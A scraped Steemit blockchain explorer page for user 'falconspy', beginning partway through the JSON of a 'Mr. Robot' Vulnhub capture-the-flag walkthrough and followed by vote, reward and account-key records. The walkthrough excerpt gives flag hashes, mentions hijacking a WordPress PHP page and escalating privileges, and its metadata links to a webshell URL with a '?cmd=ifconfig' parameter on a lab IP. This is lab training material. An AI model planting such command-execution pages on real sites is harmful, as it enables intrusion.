#2:\n\nThis flag was found after establishing a basic foothold on the system. It was done only after hijacking a PHP page that's apart of Wordpress.\n\nHere's the actual flag: 822c73956184f694993bede3eb39f959\n\n###### Flag #3:\n\nThis was only obtainable after performing a privilege escalation as the flag was sitting in root's home directory\n\nHere's the actual flag: 04787ddef27c3dee1ee161b21670b4e4\n\n--------------------------\n\nThere you have it! This was actually my *first* ever walkthrough that I probably should've posted first.\n\nFeel free to ask some questions should you have any. I will do my best to explain given that I would consider myself still to be a novice at penetration testing.\n\nPlease follow me if you are interested for future walk throughs as I intend to post more!\n\n# Recent Walkthrough Guides\n* [JIS-CTF Vulnhub Walkthrough](https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough)\n* [BSides Vancouver: 2018 (Workshop) Walkthrough](https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough)",
"json_metadata": "{\"tags\":[\"security\",\"hacking\",\"penetration\",\"pent-testing\",\"walkthrough\"],\"users\":[\"derp.com\"],\"image\":[\"https://cdn.steemitimages.com/DQmcLm4RUkWkiJGHXcNg8asp1aXb4ewWYcuq4MyJWFQ3y4d/image.png\",\"https://cdn.steemitimages.com/DQmfRZNBdJwMTdWQheWXkzKkqQgftw15aaDB6A8gsyBAjev/image.png\",\"https://cdn.steemitimages.com/DQmT1Ud8u16CfxrW6cjUbtRWBFpmwK6nVutEuNBS3UHNPw6/image.png\",\"https://cdn.steemitimages.com/DQma6McEfDG1CPUMNvWyFyKkZp23MnpK7kDgNCwWr1N5zGi/image.png\",\"https://cdn.steemitimages.com/DQmWcuZVs4AjjddxBfUWFs3bX2ik5sPdN3BLvbZJhfW8M8L/image.png\",\"https://cdn.steemitimages.com/DQmXDPEz3PkQaC6ViwewwqQn9WFRjaKWv1p5BRnzgAXJ5Dj/image.png\",\"https://cdn.steemitimages.com/DQmUv6z2a7kByvkNCiK5jmNRz9ATWon6DHVoHDLz4G7F3vx/image.png\",\"https://cdn.steemitimages.com/DQmVvqDDs7G6oevt49mbz68cYYwf1m8pQwrcb9dtvoKmL8u/image.png\",\"https://cdn.steemitimages.com/DQmPisup2YwdGxU6XAsVgQB5PKwUssvY6p2ngBNEhR49r8P/image.png\",\"https://cdn.steemitimages.com/DQmSBNRTdrL9vDm5bXKHMJXqqPDDBKbEQfgYrTrwFZ6f87Q/image.png\",\"https://cdn.steemitimages.com/DQme2pmY5r2BhMqBPE9Cji82xra34XeXUe7snLyBNbwePZj/image.png\",\"https://cdn.steemitimages.com/DQmWK21QMWQaswyK3mBnRM2dAW7wXi9HuH2ZfJiGrbRN1EX/image.png\",\"https://cdn.steemitimages.com/DQmQQZ6C6BjCBFzA8kp2zqjpiZXtkEzEK2HpmDfUasa1AhS/image.png\",\"https://cdn.steemitimages.com/DQmbXMKfUEKc2jNLLH2hg9gavP6gAz6CQf4vdvUisdS6LSp/image.png\"],\"links\":[\"https://www.vulnhub.com/entry/mr-robot-1,151/\",\"http://website.com/wp-admin/\",\"http://mrrobot.wikia.com/wiki/Characters\",\"https://gist.github.com/sente/4dbb2b7bdda2647ba80b\",\"http://192.168.1.26/wp-content/themes/twentyfive/404.php?cmd=ifconfig\",\"https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "security",
"permlink": "mr-robot-vulnhub-walkthrough",
"title": "Mr. Robot Vulnhub Walkthrough"
}
],
"op_in_trx": 0,
"timestamp": "2018-06-05T00:54:45",
"trx_id": "8d19304186ea06bb853e9e866976838c37d8dac0",
"trx_in_block": 25,
"virtual_op": 0
}falconspyclaimed reward balance: 0.004 STEEM, 0.077 SBD, 0.049 SP2018/06/04 04:30:54
falconspyclaimed reward balance: 0.004 STEEM, 0.077 SBD, 0.049 SP
2018/06/04 04:30:54
| account | falconspy |
| reward sbd | 0.077 SBD |
| reward steem | 0.004 STEEM |
| reward vests | 79.295559 VESTS |
| Transaction Info | Block #23017636/Trx 9f42bdc3a7deece475a9e33992416943ae10e083 |
View Raw JSON Data
{
  "block": 23017636,
  "op": [
    "claim_reward_balance",
    {
      "account": "falconspy",
      "reward_sbd": "0.077 SBD",
      "reward_steem": "0.004 STEEM",
      "reward_vests": "79.295559 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-04T04:30:54",
  "trx_id": "9f42bdc3a7deece475a9e33992416943ae10e083",
  "trx_in_block": 9,
  "virtual_op": 0
}falconspyreceived 0.002 STEEM, 0.040 SBD, 0.025 SP author reward for @falconspy / jis-ctf-vulnhub-walkthrough2018/06/02 04:06:48
falconspyreceived 0.002 STEEM, 0.040 SBD, 0.025 SP author reward for @falconspy / jis-ctf-vulnhub-walkthrough
2018/06/02 04:06:48
| author | falconspy |
| permlink | jis-ctf-vulnhub-walkthrough |
| sbd payout | 0.040 SBD |
| steem payout | 0.002 STEEM |
| vesting payout | 40.662502 VESTS |
| Transaction Info | Block #22959572/Virtual Operation #18 |
View Raw JSON Data
{
  "block": 22959572,
  "op": [
    "author_reward",
    {
      "author": "falconspy",
      "permlink": "jis-ctf-vulnhub-walkthrough",
      "sbd_payout": "0.040 SBD",
      "steem_payout": "0.002 STEEM",
      "vesting_payout": "40.662502 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-02T04:06:48",
  "trx_id": "0000000000000000000000000000000000000000",
  "trx_in_block": 4294967295,
  "virtual_op": 18
}falconspyreceived 0.002 STEEM, 0.037 SBD, 0.024 SP author reward for @falconspy / bsides-vancouver-2018-workshop-walkthrough2018/05/31 08:22:45
falconspyreceived 0.002 STEEM, 0.037 SBD, 0.024 SP author reward for @falconspy / bsides-vancouver-2018-workshop-walkthrough
2018/05/31 08:22:45
| author | falconspy |
| permlink | bsides-vancouver-2018-workshop-walkthrough |
| sbd payout | 0.037 SBD |
| steem payout | 0.002 STEEM |
| vesting payout | 38.633057 VESTS |
| Transaction Info | Block #22907118/Virtual Operation #3 |
View Raw JSON Data
{
  "block": 22907118,
  "op": [
    "author_reward",
    {
      "author": "falconspy",
      "permlink": "bsides-vancouver-2018-workshop-walkthrough",
      "sbd_payout": "0.037 SBD",
      "steem_payout": "0.002 STEEM",
      "vesting_payout": "38.633057 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-31T08:22:45",
  "trx_id": "0000000000000000000000000000000000000000",
  "trx_in_block": 4294967295,
  "virtual_op": 3
}proponentupvoted (100.00%) @falconspy / jis-ctf-vulnhub-walkthrough2018/05/29 22:32:12
proponentupvoted (100.00%) @falconspy / jis-ctf-vulnhub-walkthrough
2018/05/29 22:32:12
| author | falconspy |
| permlink | jis-ctf-vulnhub-walkthrough |
| voter | proponent |
| weight | 10000 (100.00%) |
| Transaction Info | Block #22866512/Trx bb793870ac3ee477744023394c0108ed0976c56f |
View Raw JSON Data
{
  "block": 22866512,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "jis-ctf-vulnhub-walkthrough",
      "voter": "proponent",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-29T22:32:12",
  "trx_id": "bb793870ac3ee477744023394c0108ed0976c56f",
  "trx_in_block": 40,
  "virtual_op": 0
}2018/05/29 08:15:18
2018/05/29 08:15:18
| author | velimir |
| permlink | 3mal6w-motorcycle-travel-series-by-velimir-cosplay-costumes-part-342 |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #22849374/Trx 72e86b6f6aa4f84e7beb4921fdd3d994ba935930 |
View Raw JSON Data
{
  "block": 22849374,
  "op": [
    "vote",
    {
      "author": "velimir",
      "permlink": "3mal6w-motorcycle-travel-series-by-velimir-cosplay-costumes-part-342",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-29T08:15:18",
  "trx_id": "72e86b6f6aa4f84e7beb4921fdd3d994ba935930",
  "trx_in_block": 27,
  "virtual_op": 0
}falconspyupvoted (100.00%) @themarkymark / 2ff9620a-62e0-11e8-95fb-0242ac1100022018/05/29 07:24:39
falconspyupvoted (100.00%) @themarkymark / 2ff9620a-62e0-11e8-95fb-0242ac110002
2018/05/29 07:24:39
| author | themarkymark |
| permlink | 2ff9620a-62e0-11e8-95fb-0242ac110002 |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #22848361/Trx c06652ea33fe29312195d27b5aad975963311bd9 |
View Raw JSON Data
{
  "block": 22848361,
  "op": [
    "vote",
    {
      "author": "themarkymark",
      "permlink": "2ff9620a-62e0-11e8-95fb-0242ac110002",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-29T07:24:39",
  "trx_id": "c06652ea33fe29312195d27b5aad975963311bd9",
  "trx_in_block": 39,
  "virtual_op": 0
}falconspyupvoted (100.00%) @happymoneyman / new-phone-app-for-steemit-wow2018/05/26 06:20:30
falconspyupvoted (100.00%) @happymoneyman / new-phone-app-for-steemit-wow
2018/05/26 06:20:30
| author | happymoneyman |
| permlink | new-phone-app-for-steemit-wow |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #22760691/Trx e49257dc8d3631439eb351a8ac76c4e41c7fcc06 |
View Raw JSON Data
{
  "block": 22760691,
  "op": [
    "vote",
    {
      "author": "happymoneyman",
      "permlink": "new-phone-app-for-steemit-wow",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-26T06:20:30",
  "trx_id": "e49257dc8d3631439eb351a8ac76c4e41c7fcc06",
  "trx_in_block": 101,
  "virtual_op": 0
}falconspyupvoted (100.00%) @themarkymark / hodling-steem-power-makes-steem2018/05/26 06:19:18
falconspyupvoted (100.00%) @themarkymark / hodling-steem-power-makes-steem
2018/05/26 06:19:18
| author | themarkymark |
| permlink | hodling-steem-power-makes-steem |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #22760667/Trx c567451affb3042304150efc16bc4f3c4e204dd3 |
View Raw JSON Data
{
  "block": 22760667,
  "op": [
    "vote",
    {
      "author": "themarkymark",
      "permlink": "hodling-steem-power-makes-steem",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-26T06:19:18",
  "trx_id": "c567451affb3042304150efc16bc4f3c4e204dd3",
  "trx_in_block": 61,
  "virtual_op": 0
}falconspyupvoted (100.00%) @mikepm74 / take-a-dive-into-the-rewards-pool-raffle-for-a-months-membership2018/05/26 06:18:39
falconspyupvoted (100.00%) @mikepm74 / take-a-dive-into-the-rewards-pool-raffle-for-a-months-membership
2018/05/26 06:18:39
| author | mikepm74 |
| permlink | take-a-dive-into-the-rewards-pool-raffle-for-a-months-membership |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #22760654/Trx 62dd685e5ac4bffd109188b17a2d5c5138602703 |
View Raw JSON Data
{
  "block": 22760654,
  "op": [
    "vote",
    {
      "author": "mikepm74",
      "permlink": "take-a-dive-into-the-rewards-pool-raffle-for-a-months-membership",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-26T06:18:39",
  "trx_id": "62dd685e5ac4bffd109188b17a2d5c5138602703",
  "trx_in_block": 62,
  "virtual_op": 0
}anomalyupvoted (1.00%) @falconspy / jis-ctf-vulnhub-walkthrough2018/05/26 04:41:42
anomalyupvoted (1.00%) @falconspy / jis-ctf-vulnhub-walkthrough
2018/05/26 04:41:42
| author | falconspy |
| permlink | jis-ctf-vulnhub-walkthrough |
| voter | anomaly |
| weight | 100 (1.00%) |
| Transaction Info | Block #22758715/Trx d4cb47fc245a2a6527ef81d3338ce9ea29c8fa0e |
View Raw JSON Data
{
  "block": 22758715,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "jis-ctf-vulnhub-walkthrough",
      "voter": "anomaly",
      "weight": 100
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-26T04:41:42",
  "trx_id": "d4cb47fc245a2a6527ef81d3338ce9ea29c8fa0e",
  "trx_in_block": 55,
  "virtual_op": 0
}pinoyupvoted (10.00%) @falconspy / jis-ctf-vulnhub-walkthrough2018/05/26 04:41:03
pinoyupvoted (10.00%) @falconspy / jis-ctf-vulnhub-walkthrough
2018/05/26 04:41:03
| author | falconspy |
| permlink | jis-ctf-vulnhub-walkthrough |
| voter | pinoy |
| weight | 1000 (10.00%) |
| Transaction Info | Block #22758702/Trx 63d0247978a07dc1a05e3b8f88bda73233418beb |
View Raw JSON Data
{
  "block": 22758702,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "jis-ctf-vulnhub-walkthrough",
      "voter": "pinoy",
      "weight": 1000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-26T04:41:03",
  "trx_id": "63d0247978a07dc1a05e3b8f88bda73233418beb",
  "trx_in_block": 2,
  "virtual_op": 0
}Manabar
Voting Power100.00%
Downvote Power100.00%
Resource Credits100.00%
Reputation Progress33.87%
{
  "voting_manabar": {
    "current_mana": "8143659806",
    "last_update_time": 1779063114
  },
  "downvote_manabar": {
    "current_mana": 2035914951,
    "last_update_time": 1779063114
  },
  "rc_account": {
    "account": "falconspy",
    "max_rc": "10164408779",
    "max_rc_creation_adjustment": {
      "amount": "2020748973",
      "nai": "@@000000037",
      "precision": 6
    },
    "rc_manabar": {
      "current_mana": "10164408779",
      "last_update_time": 1779063114
    }
  }
}
Account Metadata
| POSTING JSON METADATA | |
| profile | {"profile_image":"https://i.imgur.com/9k45eZt.jpg","name":"FalconSpy"} |
| JSON METADATA | |
| profile | {"profile_image":"https://i.imgur.com/9k45eZt.jpg","name":"FalconSpy"} |
{
  "posting_json_metadata": {
    "profile": {
      "profile_image": "https://i.imgur.com/9k45eZt.jpg",
      "name": "FalconSpy"
    }
  },
  "json_metadata": {
    "profile": {
      "profile_image": "https://i.imgur.com/9k45eZt.jpg",
      "name": "FalconSpy"
    }
  }
}
Auth Keys
Owner
Single Signature
Public Keys
STM4uvkHU1YwMxAVRbQd6jKmg6iFxtLojcFBc79VySM8UzR2cCevK1/1
Active
Single Signature
Public Keys
STM81ynJeWZFy47mLznaTybeo3wUnn6YKXBKs3XGeRyjhTRLGwwSF1/1
Posting
Single Signature
Public Keys
STM6Mioq31ZV3rt4yN2VcTz87cWoCH38hmQszC9ECvXfAFqTTNjYY1/1
App Permissions
Memo
STM5csxCoHD4fFhkBPdoTfCth7yg3nCyZDmXBcNjnBpK5MZfQsJ2B
{
  "owner": {
    "account_auths": [],
    "key_auths": [
      [
        "STM4uvkHU1YwMxAVRbQd6jKmg6iFxtLojcFBc79VySM8UzR2cCevK",
        1
      ]
    ],
    "weight_threshold": 1
  },
  "active": {
    "account_auths": [],
    "key_auths": [
      [
        "STM81ynJeWZFy47mLznaTybeo3wUnn6YKXBKs3XGeRyjhTRLGwwSF",
        1
      ]
    ],
    "weight_threshold": 1
  },
  "posting": {
    "account_auths": [
      [
        "steemfollower",
        1
      ]
    ],
    "key_auths": [
      [
        "STM6Mioq31ZV3rt4yN2VcTz87cWoCH38hmQszC9ECvXfAFqTTNjYY",
        1
      ]
    ],
    "weight_threshold": 1
  },
  "memo": "STM5csxCoHD4fFhkBPdoTfCth7yg3nCyZDmXBcNjnBpK5MZfQsJ2B"
}
Witness Votes
0 / 30
No active witness votes.
[]